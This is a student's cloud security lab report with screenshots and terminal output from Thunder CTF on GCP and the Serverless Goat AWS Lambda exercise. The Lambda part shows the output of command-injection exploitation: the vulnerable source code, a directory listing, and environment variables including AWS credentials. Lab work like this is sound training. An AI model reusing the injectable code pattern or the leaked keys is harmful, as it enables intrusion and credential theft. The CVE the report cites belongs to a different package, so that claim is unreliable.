

Labs 4.1 Thunder CTF:.....	2
Lab 4.2 Serverless Goat	11
Labs 4.3 flaws.cloud	26
Labs 4.4.....	40
Labs 4.5 CloudGoat	51

Labs 4.1 Thunder CTF:

4.1.3 Take a screenshot of the secret obtained:

The screenshot shows the Google Cloud Platform (GCP) Logs Explorer interface for the 'ThunderCTF' project. A search query is displayed: `resource.type="gcs_bucket" resource.labels.bucket_name="a1-bucket-926750002478" resource.labels.location="us"`. The results histogram shows two events on May 18, 2021, between 1:00 PM and 3:00 PM. The 'Query results' table lists two entries, both of which are IAM API calls for bucket creation and update operations on the 'a1-bucket-926750002478' bucket.

Below the logs, a terminal window titled '(thundarctf)' is open, showing the contents of a file named 'secret.txt'. The terminal output is as follows:

```
-rw-r--r-- 1 semchuk2 semchuk2 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 semchuk2 semchuk2 3564 May 17 07:22 .bashrc
drwxr-xr-x 3 semchuk2 semchuk2 4096 May 21 21:24 .cache
drwxr-xr-x 3 semchuk2 semchuk2 4096 May 17 07:03 .config
drwxr-xr-x 2 semchuk2 semchuk2 4096 May 21 21:24 .dockerrc
drwxr-xr-x 2 semchuk2 semchuk2 4096 May 21 21:24 .dockerrc~
drwxr-xr-x 4 semchuk2 semchuk2 4096 May 21 22:20 .gantil
drwxr-xr-x 3 semchuk2 semchuk2 4096 May 21 21:24 .local
-rw-r--r-- 1 semchuk2 semchuk2 807 Apr 11 2019 .profile
-rw-r--r-- 1 semchuk2 semchuk2 913 May 21 22:12 README-cloudshell.txt
-rw-r--r-- 1 semchuk2 semchuk2 1024 May 21 21:27 secret.txt
drwxr-xr-x 7 semchuk2 semchuk2 4096 May 21 21:27 thunder-ctf
semchuk2@cloudshell:~ (thundarctf)$ cat secret.txt
322199494076735698076898218271206866769828148917semchuk2@cloudshell:~ (thundarctf)$
```

4.1.4 Examine Logs via Project Activity:

The screenshot shows the Google Cloud Platform Activity page for the project "Thunder CTF". The left pane displays a list of log entries from today, while the right pane contains filtering options.

Logs (Today)

Time	User	Action
2:26 PM	semchuk2@pdx.edu	got IAM policy on thunderctf
2:25 PM	semchuk2@pdx.edu	retrieved a list of firewalls
2:25 PM	semchuk2@pdx.edu	got IAM policy on thunderctf
2:25 PM	semchuk2@pdx.edu	got IAM policy on thunderctf
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	service-agent-manager@system.gserviceaccou...	got IAM policy on project
2:25 PM	one-platform-tenant-manager@system.gservice...	GetResourceBillingInfo
2:25 PM	semchuk2@pdx.edu	has executed GetProject on...
2:24 PM	semchuk2@pdx.edu	has executed GetProject on...

Filters

User: Filter by Name

Categories: Activity types: Data Access

Resource type: All types selected

Date/time: LATEST

4.1.6 Clean-up Level:

The screenshot shows the Google Cloud Platform interface with the Logs Explorer and Cloud Shell tabs active.

Logs Explorer:

- Query:** `resource.type="gcs_bucket" resource.labels.bucket_name="a1-bucket-926750002478"`
- Log fields:** GCS Bucket, SEVERITY (Notice), LOG NAME (cloudaudit.googleapis.com/activity), PROJECT ID (thunderctf), BUCKET NAME (a1-bucket-926750002478), LOCATION (us).
- Histogram:** Shows activity from May 17, 1:00 PM to May 21, 5:00 PM.
- Query results:** IAM logs related to bucket creation and deletion.

Cloud Shell:

```
semchuk2@cloudshell:~/thunderctf (thunderctf)$ ls
core docs LICENSE README.md requirements.txt scripts start thunder.py
semchuk2@cloudshell:~/thunder-ctf (thunderctf)$ python3 thunder.py destroy
Destroy the running instance of thunder/alopenbucket? [y/n] y
Deleting buckets and IAM entries
[0m 15s] Deployment operation in progress... Done
semchuk2@cloudshell:~/thunder-ctf (thunderctf)$
```

4.1.7 a2finance:

The screenshot shows a browser window for the Google Cloud Platform Activity log and a terminal session in the Cloud Shell.

Google Cloud Platform Activity Log:

- Dashboard:** ACTIVITY (selected), RECOMMENDATIONS
- Filters:** CLEAR, User (semchuk2@pdx.edu), Categories (Activity types: Data Access), Resource type (All types selected), Date/time (LATEST).
- Activity Log (Today):** A list of 40 entries showing repeated actions by user semchuk2@pdx.edu, such as "GetResourceBillingInfo", "List log entries", "GetProject", "List log entries", "GetProject", "GetProject", "List Instances", "List Instances", "storage.buckets.list", "storage.buckets.list", "List Instances", "List Instances".

Cloud Shell Terminal:

```
*****  
/usr/bin/python: can't open file 'scripts/test-permissions.py': [Errno 2] No such file or directory  
semchuk2@cloudshell:~ (thundarctf)$ python3 scripts/test-permissions.py start/a2-access.json  
python3: can't open file 'scripts/test-permissions.py': [Errno 2] No such file or directory  
semchuk2@cloudshell:~ (thundarctf)$ ls  
env-tctf README-cloudshell.txt secret.txt thunder-ctf  
semchuk2@cloudshell:~ (thundarctf)$ source ./env-tctf/bin/activate  
bash: ./env-tctf/bin/activate: No such file or directory  
semchuk2@cloudshell:~ (thundarctf)$ ls  
env-tctf README-cloudshell.txt secret.txt thunder-ctf  
semchuk2@cloudshell:~ (thundarctf)$ ls  
env-tctf README-cloudshell.txt secret.txt thunder-ctf  
semchuk2@cloudshell:~ (thundarctf)$ cat secret.txt  
32219949407673569807689821827120686676982148917semchuk2@cloudshell:~ (thundarctf)$
```

4.1.7 a2finance



The screenshot shows a log entry from Google Cloud Logging. The log is an IAM audit log with the following details:

- Severity:** i (Info)
- Timestamp:** 2021-05-29 17:32:41.754 PDT
- Resource Type:** compute.googleapis.com
- Method:** v1.compute.instances.aggregatedList
- Project:** projects/thundarctf/global/instances
- Service Account:** a2-access@thundarctf.iam.gserviceaccount.com
- Method:** audit_log
- ProtoPayload:** A JSON object containing:
 - insertId: "s1328idg2fe"
 - resource: {}
 - timestamp: "2021-05-30T00:32:41.754011Z"
 - severity: "INFO"
 - logName: "projects/thundarctf/logs/cloudaudit.googleapis.com%2Fdata_access"
 - receiveTimestamp: "2021-05-30T00:32:42.892622325Z"

4.1.8 Examine Compute Engine logs:

```
▼ {  
  protoPayload: {}  
  insertId: "-bdglqlle1a05m"  
  resource: {}  
  timestamp: "2021-05-30T00:26:47.529093Z"  
  severity: "INFO"  
  logName: "projects/thundarctf/logs/cloudaudit.googleapis.com%2Fdata_access"  
  receiveTimestamp: "2021-05-30T00:26:48.254638087Z"  
}  
  
ⓘ Showing logs for last 3 hours from 5/29/21, 5:19 PM to 5/29/21, 8:19 PM. Extend time by: 1 hour Edit time
```

This is different because here it has the information about connecting to the machine.

4.1.9

SEVERITY | TIMESTAMP **PDF** SUMMARY

To view more results, expand the time range for this query. Extend time by: 1 day Edit time

i 2021-05-29 18:37:07.646 PDT IAM compute.googleapis.com beta.compute.instances.aggregatedList projects/thundarctf/global/instances semchuk2@pdx.edu audit_log, method: "beta.compute.instances.aggregatedList", principal_email: "semchuk2@pdx.edu"

{
protoPayload:
 @type: "type.googleapis.com/google.cloud.audit.AuditLog"
 authenticationInfo:
 principalEmail: "semchuk2@pdx.edu"
}
requestMetadata:
 callerIp: "2601:1c2:1400:9250:b43a:2c0d:be6a:dc31"
 callerSuppliedUserAgent: "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.1.1 Safari/605.1.15,gzip(gfe),gzip(gfe)"
requestAttributes:
 time: "2021-05-30T01:37:07.767849Z"
auth:
destinationAttributes:
serviceName: "compute.googleapis.com"
methodName: "beta.compute.instances.aggregatedList"
authorizationInfo:
 0:
 permission: "compute.instances.list"

Hide log summary Collapse nested fields Copy to clipboard Copy link

```
(env-tctf) semchuk2@cloudshell:~/thunder-ctf (thundarctf)$ last
semchuk2 pts/3          tmux(530).%0      Sun May 30 04:02    still logged in
semchuk2 pts/2          127.0.0.1        Sun May 30 04:02    still logged in
semchuk2 pts/1          127.0.0.1        Sun May 30 04:02    still logged in
semchuk2 pts/0          127.0.0.1        Sun May 30 04:02    still logged in

wtmp begins Sun May 30 04:02:38 2021
```

4.1.10 a3password

```
Copying gs://a3-bucket-935411830143/secret.txt...
/ [1 files][ 48.0 B/ 48.0 B]
Operation completed over 1 objects/48.0 B.
(env-tctf) semchuk2@cloudshell:~/thunder-ctf (thundarctf)$ ls
core  docs  env-tctf  LICENSE  README.md  requirements.txt  scripts  secret.txt  start  thunder.py
(env-tctf) semchuk2@cloudshell:~/thunder-ctf (thundarctf)$ cat secret.txt
505472361027698925187078900654527121262303684375(env-tctf) semchuk2@cloudshell:~/thunder-ctf (thundarctf)$ █
```

▼ {
▶ protoPayload: {9}
 insertId: "-qwcv3pe60nn0"
▶ resource: {2}
 timestamp: "2021-05-30T06:05:48.177466Z"
 severity: "INFO"
 logName: "projects/s21-websec-maksim-semchuk/logs/cloudaudit.googleapis.com%2Fdata_access"
 receiveTimestamp: "2021-05-30T06:05:48.422124074Z"
}

Hide log summary Expand nested fields Copy to clipboard (

4.1.11

2021-05-29T06:05:48.177466Z PDT IAM cloudresourcemanager.googleapis.com GetEffectiveOrgPolicy projects/s21-websec-maksim-semchuk

2021-05-29 15:40:20.299 PDT IAM cloudresourcemanager.googleapis.com GetEffectiveOrgPolicy projects/s21-websec-maksim-semchuk semchuk2@pdx.edu com.google.apps.framework.request.CanonicalCodeException: No constraint found with name 'constraints/gcp.requiresPhysicalZoneSeparation'. com.google.apps.framework.request.StatusException: <eye3 title='NOT_FOUND'> generic::NOT_FOUND: No constraint found with name 'constraints/gcp.requiresPhysicalZoneSeparation'.

▼ {
▶ protoPayload: {9}
 insertId: "-1d2h9re2s9r8"
▶ resource: {2}
 timestamp: "2021-05-29T22:40:20.299728Z"
 severity: "ERROR"
 logName: "projects/s21-websec-maksim-semchuk/logs/cloudaudit.googleapis.com%2Fdata_access"
 receiveTimestamp: "2021-05-29T22:40:20.529233269Z"
}

Hide log summary Expand nested fields Copy to clipboard ⏪ Copy link

4.1.12

```
2021-05-29T15:40:20.299 PDT [clouresourcemanager.googleapis.com] GetEffectiveOrgPolicy projects/s21-websec-maksim-semchuk com.google.apps.framework.request.CanonicalCodeException: No constraint found with name 'constraints/gcp.requiresPhysicalZoneSeparation'. com.google.apps.framework.request.StatusException: <eye3 title='NOT_FOUND'> generic::NOT_FOUND: No constraint found with name 'constraints/gcp.requiresPhysicalZoneSeparation'. { protoPayload: { insertId: "-1d2h9re2s9r8" resource: { timestamp: "2021-05-29T22:40:20.299728Z" severity: "ERROR" logName: "projects/s21-websec-maksim-semchuk/logs/cloudaudit.googleapis.com%2Fdata_access" receiveTimestamp: "2021-05-29T22:40:20.529233269Z" } }
```

```
2021-05-30T06:11:07.135 PDT [cloudaudit.googleapis.com] GetProject projects/s21-websec-maksim-semchuk semchu { protoPayload: { insertId: "hhk54ee604f2" resource: { timestamp: "2021-05-30T06:11:07.135949Z" severity: "INFO" logName: "projects/s21-websec-maksim-semchuk/logs/cloudaudit.googleapis.com%2Fdata_access" receiveTimestamp: "2021-05-30T06:11:07.172819121Z" } }
```

4.1.14

```
2021-05-30T06:11:07.135 PDT [cloudaudit.googleapis.com] GetProject projects/s21-websec-maksim-semchuk semchu { protoPayload: { insertId: "-qwcv3pe60pou" resource: { timestamp: "2021-05-30T06:11:06.140849Z" severity: "INFO" logName: "projects/s21-websec-maksim-semchuk/logs/cloudaudit.googleapis.com%2Fdata_access" receiveTimestamp: "2021-05-30T06:11:07.100580333Z" } }
```


4.1.16

- **What IP address did the request originate from? What UserAgent was used?**

The IP of the cloud IP server

Lab 4.2 Serverless Goat

4.2.8 The endpoint exposes the region it is being run in. What region does it reside in?:



It resides in the east-1 region of the USA

4.2.8 Take a screenshot of the endpoint that handles the submission

A screenshot of a browser window showing the source code of a web page. The code includes HTML, CSS, and JavaScript. To the right of the browser, there is an "OpenSSH SSH client" terminal window. The terminal shows the command "whoami && date" being run, with the output "semchuk2" and the date "Wed 26 May 2021 12:00:45 PM PDT".

```
<!DOCTYPE html>
<html>
<head>
    <title>Web and Cloud Security: Serverless Goat</title>
    <link href="https://fonts.googleapis.com/css?family=Dosis:200,400|Montserrat" rel="stylesheet">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
    <link rel="stylesheet" href="https://unpkg.com/purecss@1.0.0/build/pure-min.css"
        integrity="sha384-nn4HPE8lThVtfCB15yl9d20FjT88lwUXyWZT9InLYax14RDjBj46LmSztkmNP9w" crossorigin="anonymous">
    <link rel="stylesheet" href="https://unpkg.com/purecss@1.0.0/build/base-min.css">
<style>
    h1 {
        font-family: 'Dosis', sans-serif;
        font-size: 40px;
        font-weight: 200;
        color: #ff7d0a;
    }

    body, p, div {
        font-family: 'Montserrat', sans-serif;
    }

    .button-secondary {
        background: rgb(66, 184, 221);
        color: #ffffff;
    }
</style>
</head>
<body style="padding-left: 50px;">
<h1>Web and Cloud Security: Serverless Goat</h1>
This serverless application converts a Word 97 document to HTML.
<form class="pure-form" action="Prod/api/convert">
    <legend>Enter a URL of a Word 97 (.doc) file to convert:</legend>
    <input pattern="https?://.+</input>
    <input type="text" name="document_url" title="Document URL" value="https://thefengs.com/wuchang/courses/cs495/files/Q.doc"/>
    <input type="submit" class="button-secondary pure-button" value="Submit"/>
</form>
</body>
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Wed 26 May 2021 12:00:45 PM PDT
semchuk2@ada:~$ |
```

4.2.8 Take a screenshot of code and its associated header

The screenshot shows the Network tab in the Chrome DevTools. A request to `https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=https%3A%2F%2Fthefengs.com%2Fwuchang%2Fcourses%2Fc495%2Ffiles%2FQ.doc` is selected. The Headers panel shows AWS-specific headers like `Via`, `X-Amz-Cf-Id`, and `X-Amz-Cf-Pop`. The Response panel shows the JSON response body.

Request URL: `https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=https%3A%2F%2Fthefengs.com%2Fwuchang%2Fcourses%2Fc495%2Ffiles%2FQ.doc`

Request Method: GET

Status Code: 302

Remote Address: 99.84.73.106:443

Referrer Policy: strict-origin-when-cross-origin

content-length: 0

content-type: application/json

date: Wed, 26 May 2021 19:02:04 GMT

location: `http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/daaaec7f-29d6-4894-8b41-b351dc41eaa1`

via: 1.1 5ab5dc09da67e3ea794ec8a82992cc89.cloudfront.net (CloudFront)

x-amz-apigw-id: f80uxGLPoAMFeog=

x-amz-cf-id: y0pH8NUpi9kv2Shpk1q4Du9xAHkjJzr0_fxoy91fOggwgrOC-AMqSg==

x-amz-cf-pop: HI050-C1

x-amzn-requestid: bce9ed63-08d4-4133-83f0-05d1d37f10db

x-amzn-trace-id: Root=1-60ae9b2b-3602deda14b9e9db0a412cc0; Sampled=0

x-cache: Miss from cloudfront

Request Headers (17)

Query String Parameters view source view URL-encoded


document_url: `https://thefengs.com/wuchang/courses/cs495/files/Q.doc`

4.2.8 What AWS-specific headers are included?

```
via: 1.1 5ab5dc09da67e3ea794ec8a82992cc89.cloudfront.net (CloudFront)
x-amz-apigw-id: f80uxGLPoAMFeog=
```

4.2.9 Test adversarial input:

What is the path to the file that is being executed?



The screenshot shows a browser developer tools window with the Network tab selected. A single request named 'convert' is listed, which failed with a `TypeError: Cannot read property 'document_url' of null`. The error message is displayed in the Response section of the Network tab.

```
TypeError: Cannot read property 'document_url' of null
at log (/var/task/index.js:9:49)
at exports.handler (/var/task/index.js:25:11)
```

It is NULL

What line of code in this file does the error happen?

```
at log (/var/task/index.js:9:49)
```

What line of code called the function that the error happens in (e.g. the call stack)?

```
at exports.handler (/var/task/index.js:25:11)
```

4.2.10 Command injection:

Use command injection to obtain the working directory the application is run in. Show a screenshot of the result at the end of the page returned.

The screenshot shows a browser window with a 404 Not Found error page. The URL in the address bar is partially visible as "serverlessrepo-serverless-goat-bucket-gb5jt6qn...". Below the error message, there is a terminal window titled "OpenSSH SSH client" showing the output of a command injection attempt:

```
semchuk2@ada:~$ whoami && date
semchuk2
Wed 26 May 2021 12:00:45 PM PDT
semchuk2@ada:~$ |
```

Below the terminal window, the browser's Network tab in the developer tools is open, showing two requests:

Name	Status	Type	Initiator	Size	Time	Waterfall
convert?document_url=https%3A%2F%2Fth...	302	document /...	Other	429 B	544 ms	
ce864a3a-ca28-4c6c-af30-7dd49d226c6	200	document	eh2w23315.execute-...	522 B	194 ms	

At the bottom of the Network tab, it says "2 requests 951 B transferred 188 B resources Finish: 194 ms DOMContentLoaded: 243 ms Load: 242 ms".

4.2.10 Then use command injection to obtain a listing of the directory and show the files that are there:

Not secure | serverlessrepo-serverless-goat-gb5jt6qn... ⭐ ⓘ

School Google Plex GitHub Amazon LinkedIn AWS Console Schwab Wells Fargo Career Stuff

404 Not Found

```
nginx/1.14.0 (Ubuntu)
total 8 drwxr-xr-x 4 root root 142 Oct 12 2019 .
drwxr-xr-x 24 root root 4096 May 13 13:21 ..
drwxrwxr-x 3 root root 74 Oct 12 2019 bin
-rw-r-- 1 root root 72 Dec 16 2018 .catdocrc
-rw-rw-r-- 1 root root 14 Dec 17 2018 .gitignore
-rw-rw-r-- 1 root root 1341 Dec 17 2018 index.js
drwxrwxr-x 4 root root 44 Oct 12 2019 node_modules
-rw-rw-r-- 1 root root 72 Dec 17 2018 package.json
-rw-rw-r-- 1 root root 258 Dec 17 2018 package-lock.json
```

```
OpenSSH SSH client
semchuk2@ada:~$ whoami && date
semchuk2
Wed 26 May 2021 12:00:45 PM PDT
semchuk2@ada:~$ |
```

Elements Console Network Sources Performance Memory Application Security


Preserve log Disable cache No throttling

Name	Status	Type	Initiator	Size	Time	Waterfall
convert?document_url=https%3A%2F%2Fth...	302	document /...	Other	431 B	1.31 s	
80a9341c-30ae-4d21-9367-919387756c94	200	document	eh2w2331i5.execute...	981 B	227 ms	

4.2.10 Use command injection to dump out the source file that implements this Lambda function.



```
nginx/1.14.0 (Ubuntu)
const child_process = require('child_process'); const AWS = require('aws-sdk'); const uuid = require('node-uuid'); async function log(event) {
  const docClient = new AWS.DynamoDB.DocumentClient(); let requestid = event.requestContext.requestId; let ip =
  event.requestContext.identity.sourceIp; let documentUrl = event.queryStringParameters.document_url; await docClient.put({ TableName:
  process.env.TABLE_NAME, Item: { 'id': requestid, 'ip': ip, 'document_url': documentUrl } }).promise(); } exports.handler = async (event) =>
  { try { await log(event); let documentUrl = event.queryStringParameters.document_url; let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString(); // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file. let key = uuid.v4(); let s3 = new AWS.S3(); await s3.putObject({ Bucket: process.env.BUCKET_NAME, Key: key, Body: txt,
  ContentType: 'text/html', ACL: 'public-read' }).promise(); return { statusCode: 302, headers: { "Location": `${process.env.BUCKET_URL}/${key}` } }; } catch (err) { return { statusCode: 500, body: err.stack }; } };
```



4.2.10 Lambda functions have a timeout value of 5 minutes. Use command injection to trigger this timeout and take a screenshot of the error that results from invocations that take too much time to run.

The screenshot shows a browser window with the URL <https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/>. The page content is a JSON object: {"message": "Internal server error"}.

Below the browser is the Chrome DevTools Network tab. The timeline shows a single request taking approximately 10.27 seconds. The request details table shows two entries:

Name	Status	Type	Initiator	Size	Time	Waterfall
convert?document_url=https%3A%2F%2Fth...	502	document	Other	370 B	10.27 s	
favicon.ico	403	json	Other	349 B	82 ms	

At the bottom of the DevTools, there is a terminal window titled "OpenSSH SSH client" showing the command: semchuk2@ada:~\$ whoami && date. The output is: semchuk2, Wed 26 May 2021 12:00:45 PM PDT, semchuk2@ada:~\$ |

4.2.11 Reverse-engineer the source

Show the line of code that the command is injected into.

```
34  let documentUrl = event.queryStringParameters.document_url  
35  
36  let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();  
37
```

Show the packages that this file requires. How is each package used in this code?

```
8 const child_process = require('child_process');  
9 const AWS = require('aws-sdk');  
10 const uuid = require('node-uuid');
```


Find the part of the code that writes the converted document into the S3 bucket. How is the name of the bucket obtained by the application code?

```
await s3.putObject({  
  Bucket: process.env.BUCKET_NAME,  
  Key: _key,
```

What database is being used to store information about requests? What information is stored? How does the application obtain the name of the table that this information is stored in?


```
12 async function log(event) {  
13   const docClient = new AWS.DynamoDB.DocumentClient();  
14   let requestid = event.requestContext.requestId;  
15   let ip = event.requestContext.identity.sourceIp;  
16   let documentUrl = event.queryStringParameters.document_url;  
17
```

Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon? Look up this package and version to determine how old the package is? Find any known vulnerabilities in this package.



404 Not Found

nginx/1.14.0 (Ubuntu)
{ "private": true, "dependencies": { "node-uuid": "1.4.3" } }



Vulnerability found:

The screenshot shows the CVE-2020-7632 page on cve.mitre.org. The page header includes links to various security databases and tools. The main content area has a dark header bar with 'Search CVE List', 'Downloads', 'Data Feeds', 'Update a CVE Record', and 'Request CVE IDs'. Below this is a grey bar stating 'TOTAL CVE Records: 154323'. The main content is organized into sections:

- CVE-ID:** CVE-2020-7632 (with a link to NVD)
- Description:** node-mpv through 1.4.3 is vulnerable to Command Injection. It allows execution of arbitrary commands via the options argument.
- References:** A note states references are for convenience. Two items are listed:
 - MISC:<https://github.com/j-holub/Node-MPV/blob/master/lib/util.js#L34>
 - MISC:<https://snyk.io/vuln/SNYK-JS-NODEMPV-564426>
- Assigning CNA:** Snyk
- Date Record Created:** 20200121 (Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.)
- Phase (Legacy):** Assigned (20200121)

How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?

It is used as a key, and then put into a s3 bucket:

```

39  let key = uuid.v4();
40  let s3 = new AWS.S3();
41  await s3.putObject({
42    Bucket: process.env.BUCKET_NAME,
43    Key: key,
44    Body: txt,
45    ContentType: 'text/html',
46    ACL: 'public-read'
47  }).promise();

```

4.2.12 Information Exposure:

Show the variable that stores the bucket name in a screenshot

```
1 <html>
2 <head><title>404 Not Found</title></head>
3 <body bgcolor="white">
4 <center><h1>404 Not Found</h1></center>
5 <hr><center>nginx/1.14.0 (Ubuntu)</center>
6 </body>
7 </html>
8 AWS_LAMBDA_FUNCTION_VERSION=$LATEST
9 AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjE13//////////wEaCXvzLWVhc3QtMSJGMEQCIG910lIM1MbHYmCu9F2u0cMig8tTgGW+bnD1Fv7wXBFeAiBw
10 BUCKET_URL=http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com
11 AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N
12 LAMBDA_TASK_ROOT=/var/task
13 LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
14 AWS_LAMBDA_LOG_STREAM_NAME=2021/05/26[$LATEST]0ef60f3eec3e4b11b14f8d692d3e3242
15 AWS_EXECUTION_ENV=AWS_Lambda_nodejs8.10
16 AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
17 AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N
18 PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
19 TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY
20 AWS_DEFAULT_REGION=us-east-1
21 PWD=/var/task
22 AWS_SECRET_ACCESS_KEY=xzxyCmNu6SRFY+0Dj6g0nRo7WLmtpdCJp4ruvs+
23 LAMBDA_RUNTIME_DIR=/var/runtime
24 LANG=en_US.UTF-8
